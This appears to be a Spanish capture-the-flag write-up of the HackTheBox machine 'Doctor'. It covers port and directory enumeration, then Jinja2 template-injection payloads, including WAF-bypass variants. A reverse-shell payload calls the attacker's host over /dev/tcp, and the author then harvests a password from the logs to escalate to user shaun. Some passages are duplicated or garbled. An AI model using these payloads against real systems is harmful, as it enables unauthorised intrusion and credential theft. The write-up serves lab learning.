

Doctor

Máquina Linux fácil

Enumeración

0.0.1. Escaneo:

```
(kali㉿kali)-[~/machineshtb/Doctor]
$ nmap -Pn -p- --open 10.10.10.209 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 22:36 GMT
Nmap scan report for 10.10.10.209
Host is up (0.10s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8089/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 106.52 seconds

(kali㉿kali)-[~/machineshtb/Doctor]
$
```

0.0.1. Versiones:

```
(kali㉿kali)-[~/machineshtb/Doctor]
$ nmap -Pn -p22,80,8089 -sCV 10.10.10.209 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 22:38 GMT
Nmap scan report for 10.10.10.209
Host is up (0.10s latency).


PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256  7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Doctor
8089/tcp   open  ssl/http     Splunkd httpd
|_ http-title: splunkd
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_ Not valid before: 2020-09-06T15:57:27
|_ Not valid after:  2023-09-06T15:57:27
|_ http-server-header: Splunkd
|_ http-robots.txt: 1 disallowed entry
|_ /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 43.64 seconds
```

Buscamos directorios

```
(kali@kali)-[~/machineshtb/Doctor]
$ gobuster dir -u http://10.10.10.209/ -w /usr/share/seclists/Discovery/Web-Content/
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: > Imagenes Do... http://10.10.10.209/
[+] Method: Doctor GET
[+] Threads: 100
[+] Wordlist: Pasted I... PNG /usr/share/seclists/Discovery/Web-Content/directory-list
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: adzone txt,htm,xml,,html,sh,php
[+] Timeout: Horizontal 10s
=====
Starting gobuster in directory enumeration mode
=====
/imagenes > Jarvis (Status: 301) [Size: 313] [--> http://10.10.10.209/imagenes/]
/.html > Jerry (Status: 403) [Size: 277]
/index.html > Knife (Status: 200) [Size: 19848]
/blog.html > (Status: 200) [Size: 19848]
/services.html > Line (Status: 200) [Size: 19848]
/.php > Legacy (Status: 403) [Size: 277]
/.htm > (Status: 403) [Size: 277]
/. > Luanne (Status: 200) [Size: 19848]
/contact.html > Magic (Status: 200) [Size: 19848]
/about.html > (Status: 200) [Size: 19848]
/css > Meta (Status: 301) [Size: 310] [--> http://10.10.10.209/css/]
/js > Mirai (Status: 301) [Size: 309] [--> http://10.10.10.209/js/]
/departments.html > Networked (Status: 200) [Size: 19848]
/fonts > (Status: 301) [Size: 312] [--> http://10.10.10.209/fonts/]
Progress: 154063 / 1764480 (8.73%)
```

vistamos las webs



← → ↻ 🏠 🔒 https://0.10.10.209:8089

📺 YouTube ➡ DeepL Translate - El m... 📁 Machine Excell 📁 Training 📁 ACTIVE DIREC

Splunk Atom Feed: splunkd

Updated: 2025-03-06T23:44:18+01:00 Splunk build: 8.0.5

[rpc](#)

1970-01-01T01:00:00+01:00

[services](#)

1970-01-01T01:00:00+01:00

[servicesNS](#)

1970-01-01T01:00:00+01:00

[static](#)

1970-01-01T01:00:00+01:00



encontramos un virtualhosting

[Home](#)

[Services](#)



[Depart](#)



Please log in to access this page.

Log In

Email

Password

☐ Remember Me

[Login](#) [Forgot Password?](#)

nos registramos y enumeramos la web



amado

amado@gmail.com

Account Info

Username

amado

Email

amado@gmail.com

Update

Existe un apartado de posteo

Your post has been created!



amado

hola mundo

hola como estan

SSTI Server Side Template injection

Como muestra lo publicado, validamos si es vulnerable a ssti
<https://portswigger.net/research/server-side-template-injection>

Doctor Secure Messaging Home

New Post

Title

{{7*7}}

Content

{{7*7}}|

Post

se publica tal cual se escribe, pero no nos arroja un resultado

Your post has been created!



amado

{{7*7}}


{{7*7}}

1


Realizo una búsqueda de directorios con gobuster nuevamente ahora con el dominio encontrado

```
kali@kali: ~/machineshtb
$ gobuster dir -u http://doctors.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://doctors.htb
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: xml,html,sh,php,txt,htm
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./ (Status: 302) [Size: 237] [--> http://doctors.htb/login?next=%2F]
/home (Status: 302) [Size: 245] [--> http://doctors.htb/login?next=%2Fhome]
/login (Status: 200) [Size: 4204]
/archive (Status: 200) [Size: 101]
/register (Status: 200) [Size: 4493]
/account (Status: 302) [Size: 251] [--> http://doctors.htb/login?next=%2Faccount]
/logout (Status: 302) [Size: 217] [--> http://doctors.htb/home]
Progress: 235426 / 1764480 (13.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 235468 / 1764480 (13.34%)
[ERROR] context canceled
=====
```

visito el directorio archive



validamos su código fuente y encontramos que se ejecutó el SSTI



Your post has been updated!



amado 2025-03-06


Update

Delete

hello

```
<%  
import os  
x=os.popen('id').read()  
%>  
${x}
```

```
view-source:http://doctors.htb/archive  
1  
2 <?xml version="1.0" encoding="UTF-8" ?>  
3 <rss version="2.0">  
4 <channel>  
5 <title>Archive</title>  
6 <item><title>hello</title></item>  
7  
8 </channel>  
9
```



Your post has been updated!




amado 2025-03-06

Update

Delete

```
<% import os x=os.popen('id').read() %> ${x}
hello
```




SSTI RCE

Ese payload para ejecutar comandos no nos sirvió busco en internet otro teniendo en cuenta que la web ejecuta Python

[https://www.onsecurity-io.translate.googleusercontent.com/blog/server-side-template-injection-with-jinja2/?](https://www.onsecurity-io.translate.googleusercontent.com/blog/server-side-template-injection-with-jinja2/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)

[_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc](https://www.onsecurity-io.translate.googleusercontent.com/blog/server-side-template-injection-with-jinja2/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)



Evitando RCE tanto como me sea posible.

Inicialmente construí la siguiente carga útil para la ejecución remota de comandos y ahora intentaré aplicar tantas omisiones de filtro como pueda.

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```


Si el waf bloquea ".": {{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('id')['read']()}}


Si el waf bloquea "." y "_": {{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('id')['read']()}}

Al omitir los bloqueos en ".", "_", "[" y "ljoin" la carga útil se convierte en esta carga útil que hice para PayloadAllTheThings (<https://github.com/swisskyrepo/PayloadsAllTheThings/pull/181/commits/7a7f5a762821266b22521e258d628172a7028bb0>), que también se encuentra en mi

validamos

```
{{request.application.globals.builtins.import('os').popen('id').read()}}
```







```
1
2 <?xml version="1.0" encoding="UTF-8" ?>
3 <rss version="2.0">
4 <channel>
5 <title>Archive</title>
6 <item><title>uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
7 </title></item>
8
9 </channel>
10
```

ahora metemos una reverse shell

```
{{request.application.globals.builtins.import('os').popen('bash -c "bash -i >& /dev/tcp/10.10.14.4/1234 0>&1").read()}}
```



y tenemos acceso al usuario web

```
(kali㉿kali)-[~/machineshtb/Doctor]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.209] 49486
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$ whoami
web
web@doctor:~$
```

Mejoramos shell y enumeramos máquina

```
web@doctor:~$ ls -la
total 48
drwxr-xr-x 6 web web 4096 Sep 28 2020 .
drwxr-xr-x 4 root root 4096 Sep 19 2020 ..
lrwxrwxrwx 1 web web 9 Jul 26 2020 .bash_history -> /dev/null
-rw-r--r-- 1 web web 220 Jul 20 2020 .bash_logout
-rw-r--r-- 1 web web 3771 Jul 20 2020 .bashrc
drwxr-xr-x 3 web web 4096 Sep 22 2020 blog
-rwxrwxr-x 1 web web 135 Jul 26 2020 blog.sh
drwxrwxr-x 5 web web 4096 Jul 27 2020 .cache
drwxr-xr-x 4 web web 4096 Jul 27 2020 .config
drwxrwxr-x 5 web web 4096 Jul 26 2020 .local
-rw-r--r-- 1 web web 807 Jul 20 2020 .profile
-rw----- 1 web web 177 Jul 27 2020 .python_history
-rw-rw-r-- 1 web web 66 Jul 26 2020 .selected_editor
web@doctor:~$ cat blog
cat: blog: Is a directory
web@doctor:~$ cat blog.sh
#!/bin/bash
SECRET_KEY=1234 SQLAlchemy_DATABASE_URI=sqlite:///home/web/blog/flaskblog/site.db /usr/bin/python3 /home/web/blog/run.py
web@doctor:~$
```

validamos y no podemos tener la flag de usuario debemos ser shaun

```
web@doctor:/home/shaun$ cat user.txt
cat: user.txt: Permission denied
web@doctor:/home/shaun$ id
```

el script run.py es interesante validamos

```
-rwxr--r-- 1 web web 106 Aug 18 2020 run.py
web@doctor:~/blog$ cat run.py
from flaskblog import create_app

app = create_app()

if __name__ == '__main__':
    app.run(debug=False)
web@doctor:~/blog$ cd flaskblog/
```

en efecto está utilizando flask esto ya lo habíamos identificado en la enumeración web, buscando más a fondo encontramos credenciales en texto claro

```
kali@kali: ~/machineshtb
web@doctor: ~/blog/flaskblog$ ls
config.py  errors  __init__.py  main  models.py  posts  __pycache__  site.db  static  templates  tmp  users
web@doctor: ~/blog/flaskblog$ cat config.py
import os

class Config:
    SECRET_KEY = os.environ.get('SECRET_KEY')
    WTF_CSRF_CHECK_DEFAULT = False
    SQLALCHEMY_DATABASE_URI = os.environ.get('SQLALCHEMY_DATABASE_URI')
    MAIL_SERVER = ''
    MAIL_PORT = 587
    MAIL_USE_TLS = True
    MAIL_USERNAME = "doctor"
    MAIL_PASSWORD = "doctor"
web@doctor: ~/blog/flaskblog$
```

```
kali@kali: ~/machineshtb/Doctor
web@doctor:~$ cat blog
cat: blog: Is a directory
web@doctor:~$ cat blog.sh
#!/bin/bash
SECRET_KEY=1234 SQLALCHEMY_DATABASE_URI=sqlite:///home/web/blog/flaskblo
web@doctor:~$
```

validamos y no podemos tener la flag de usuario debemos

```
web@doctor: /home/shaun$ cat user.txt
cat: user.txt: Permission denied
web@doctor: /home/shaun$ id
el script run.py es interesante validamos
```

Si bien encontramos información relevante no nos sirve este password para acceder a shaun , luego de validar por un buen rato busco en el directorio de /var/log un contraseña.
grep -r -i passw

```
web@doctor: /var$ cd log
web@doctor: /var/log$ ls
alternatives.log  boot.log  btmp.1  dpkg.log  kern.log.1  syslog.1  ufw.log.2.gz  vmware-network.7.log
alternatives.log.1  boot.log.1  cups  dpkg.log.1  kern.log.2.gz  syslog.2.gz  ufw.log.3.gz  vmware-network.8.log
apache2  boot.log.2  dist-upgrade  dpkg.log.2.gz  kern.log.3.gz  syslog.3.gz  unattended-upgrades  vmware-network.9.log
apt  boot.log.3  dmesg  fontconfig.log  kern.log.4.gz  syslog.4.gz  vmware-network.1.log  vmware-network.log
auth.log  boot.log.4  dmesg.0  gpu-manager.log  lastlog  syslog.5.gz  vmware-network.2.log  vmware-vmtoolsd-root.1.log
auth.log.1  boot.log.5  dmesg.1.gz  hp  openvpn  syslog.6.gz  vmware-network.3.log  vmware-vmtoolsd-root.2.log
auth.log.2.gz  boot.log.6  dmesg.2.gz  installer  private  syslog.7.gz  vmware-network.4.log  vmware-vmtoolsd-root.3.log
auth.log.3.gz  boot.log.7  dmesg.3.gz  journal  speech-dispatcher  ufw.log  vmware-network.5.log  vmware-vmtoolsd-root.log
auth.log.4.gz  btmp  dmesg.4.gz  kern.log  syslog  ufw.log.1  vmware-network.6.log  vmware-vmtoolsd-root.log

web@doctor: /var/log$ grep -r -i passw
grep: boot.log.2: Permission denied
auth.log:Mar  6 23:35:20 doctor VGAuth[681]: vmtoolsd: Username and password successfully validated for 'root'.
auth.log:Mar  6 23:35:29 doctor VGAuth[681]: message repeated 26 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
grep: boot.log.4: Permission denied
grep: speech-dispatcher: Permission denied
grep: vmware-network.4.log: Permission denied
auth.log.1:Sep 22 13:01:23 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
auth.log.1:Sep 22 13:01:28 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
grep: vmware-network.9.log: Permission denied
grep: vmware-network.1.log: Permission denied
apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 400 453 "http://doctor.htb/reset_password"
apache2/error.log.1:[Thu Mar 06 23:40:36.606257 2025] [php7:error] [pid 1414] [client 10.10.14.4:52662] script '/var/www/html/passwd.php' not
apache2/error.log.1:[Thu Mar 06 23:40:51.531840 2025] [php7:error] [pid 1577] [client 10.10.14.4:32982] script '/var/www/html/lostpassword.php'
stat
apache2/error.log.1:[Thu Mar 06 23:40:54.701832 2025] [php7:error] [pid 1577] [client 10.10.14.4:32982] script '/var/www/html/forgot_password.ph
to stat
apache2/error.log.1:[Thu Mar 06 23:41:05.579490 2025] [php7:error] [pid 1595] [client 10.10.14.4:34046] script '/var/www/html/forgotpassword.ph
```

validamos y logramos acceder a shaun

```
web@doctor: /var/log$ su shaun
Password:
shaun@doctor: /var/log$
```

!Doctor 0:Escaneo 1:Directorios- 2:nc* 3:808

nuevamente enumeramos para acceder a root empezando con los procesos que corren como root
ps -aux |grep root

```
root      818  0.0  0.7 849020 30920 ?        Ssl  Mär06  0:03 /usr/lib/snapd/snapd
root      824  0.0  0.2 17040  8284 ?        Ss   Mär06  0:00 /lib/systemd/systemd-logind
root      832  0.0  0.3 392656 12116 ?        Ssl  Mär06  0:00 /usr/lib/udisks2/udisksd
root      838  0.0  0.1 13664  4880 ?        Ss   Mär06  0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
avahi     858  0.0  0.0  8320   328 ?        S    Mär06  0:00 avahi-daemon: chroot helper
